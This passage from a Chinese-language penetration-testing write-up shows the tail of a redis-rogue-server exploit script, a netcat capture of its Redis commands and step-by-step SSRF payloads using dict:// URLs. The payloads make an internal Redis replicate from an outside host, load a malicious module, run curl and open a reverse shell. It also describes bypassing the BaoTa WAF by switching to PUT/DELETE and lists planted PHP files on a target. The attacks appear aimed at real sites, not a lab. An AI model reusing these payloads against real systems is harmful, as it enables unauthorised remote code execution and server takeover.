        remote.do(f"SLAVEOF {lhost} {lport}")
        info("Setting dbfilename...")
        remote.do(f"CONFIG SET dbfilename {SERVER_EXP_MOD_FILE}")
        sleep(2)
        rogue = RogueServer(lhost, lport)
        rogue.exp()
        sleep(2)
        info("Loading module...")
        remote.do(f"MODULE LOAD ./{SERVER_EXP_MOD_FILE}")
        info("Temerory cleaning up...")
        remote.do("SLAVEOF NO ONE")
        remote.do("CONFIG SET dbfilename dump.rdb")
        remote.shell_cmd(f"rm ./{SERVER_EXP_MOD_FILE}")
        rogue.close()

        # Operations here
        choice = input("What do u want, [i]nteractive shell or [r]everse shell: ")
        if choice.startswith("i"):
            interact(remote)
        elif choice.startswith("r"):
            reverse(remote)

        cleanup(remote)
```

更直观的方法，使用 `NC` 看此脚本做了什么。

```
python3 redis-rogue-server.py  --rhost=自己VPS公网IP --rport=8789 --lhost=自己VPS公网IP --lport=8377

nc -lvp 8789
```

```
root@iZt4nfupu2k942ggc1rjxwZ:~# nc -lv 8379
Listening on [0.0.0.0] (family 0, port 8379)
Connection from [redacted]37 59620 received!
*3
$7
SLAVEOF
$13
[redacted].137
$4
8378

*4
$6
CONFIG
$3
SET
$10
dbfilename
$6
exp.so

*3
$6
MODULE
$4
LOAD
$8
./exp.so

*3
$7
SLAVEOF
$2
NO
$3
ONE

*4
$6
CONFIG
$3
SET
$10
dbfilename
$8
dump.rdb

*2
$11
system.exec
$11
rm ./exp.so
```

这就很明了了，最简单的利用方法，自己 `nc` 监听一个端口，然后使用脚本打自己的 `nc` 然后自己通过 `SSRF` 再目标上执行，每执行一次就在 `nc` 中回一次车就行了... 但不要太着急，必须要等到脚本有反应了再执行下一句命令，因为在导出 `exp.so` 时，脚本需要伪造恶意主服务端并加载 `exp.so` ，然后从服务器进行拉取需要点时间。如：



SSRF 触发主从反弹 shell

操作也是很平常的操作，如同你在 `redis-cli` 中操作一样

1.连接远程主服务器

```
/api/test/http_get?url=dict://127.0.0.1:6379/slaveof:r3start.net:8379
```

2.设置保存文件名

```
/api/test/http_get?url=dict://127.0.0.1:6379/config:set:dbfilename:exp.so
```

3.载入 `exp.so`

```
/api/test/http_get?url=dict://127.0.0.1:6379/MODULE:LOAD:./exp.so
```

4.断开主从

```
/api/test/http_get?url=dict://127.0.0.1:6379/SLAVEOF:NO:ONE
```

5.恢复原始文件名

```
/api/test/http_get?url=dict://127.0.0.1:6379/config:set:dbfilename:dump.rdb
```


6.执行命令

```
/api/test/http_get?url=dict://127.0.0.1:6379/system.exec:'curl x.x.x.x/x'
```

7.反弹 `shell`

```
/api/test/http_get?url=dict://127.0.0.1:6379/system.rev:x.x.x.x:8887
```

打目标站完美复现



绕过宝塔 WAF 拦截反序列化 RCE

真尼玛是一波五六七八折，`SSRF` 调通了，曲老板那边的反序列化也调通了，结果他妈打另外几个目标发现存在宝塔？？？居然给拦截了，测试发现拦截了 `dict` 、`phar` 等触发漏洞的协议，拦截规则为：协议+ `:/` 就拦截

思路一

通过在关键位置不断 fuzz 填充字符，寻找不影响正常运行的空字符，但又能绕过宝塔的规则，如：`dict$x$://`、`dict:$x$//`、`dict$x$//`、`dict:$x$/`、`dict:$x$` 等位置不断填充编码尝试。


反正跑了上百万个包，跑到我 `php` 都崩溃掉了，也没跑出来，放弃。

思路二


通过协议绕过，因为目标是基于 `Thinkphp 5.0.24` 二开的，而且接收参数时使用 `request`

所以想着尝试遍历一波所有协议，看看有没有宝塔不拦截，但又能使用的协议。很幸运，还真有。


把 `GET` 参数使用 `POST` 方式传输，依旧被宝塔拦截




然后对请求协议进行爆破后发现 `PUT` 、 `DELETE` 协议可以正常使用，而且宝塔不会拦截。于是就那么简单绕过了？



然后反序列化正常打



最终结果，反序列话打起来还真麻烦。



..	4096	2020-03-24 22:26:41
a.php0a74ebd3da4de8951fc0d469355dfc3e.php	175	2020-04-02 14:24:19
a.php4959a59b4723ce3a1c2b39260ea5a583.php	174	2020-04-02 14:27:08
a.php6218150bbcad1e6eec78da4604c4b6c7.php	174	2020-04-02 14:12:08
a.phpfe63169b63a88338ff4ad7255e07f99a.php	29	2020-04-02 14:27:08
cache	4096	2020-03-26 12:57:49
temp	4096	2020-03-29 21:48:38
test.php	650	2020-04-02 14:52:22
x.php	371	2020-04-02 14:47:18

结束

奇奇怪怪的站搞多了就会发现，渗透就是一直让你不断掉坑里，你自己要不断的想办法爬出来并记住它，然后下次遇到直接绕过它的过程。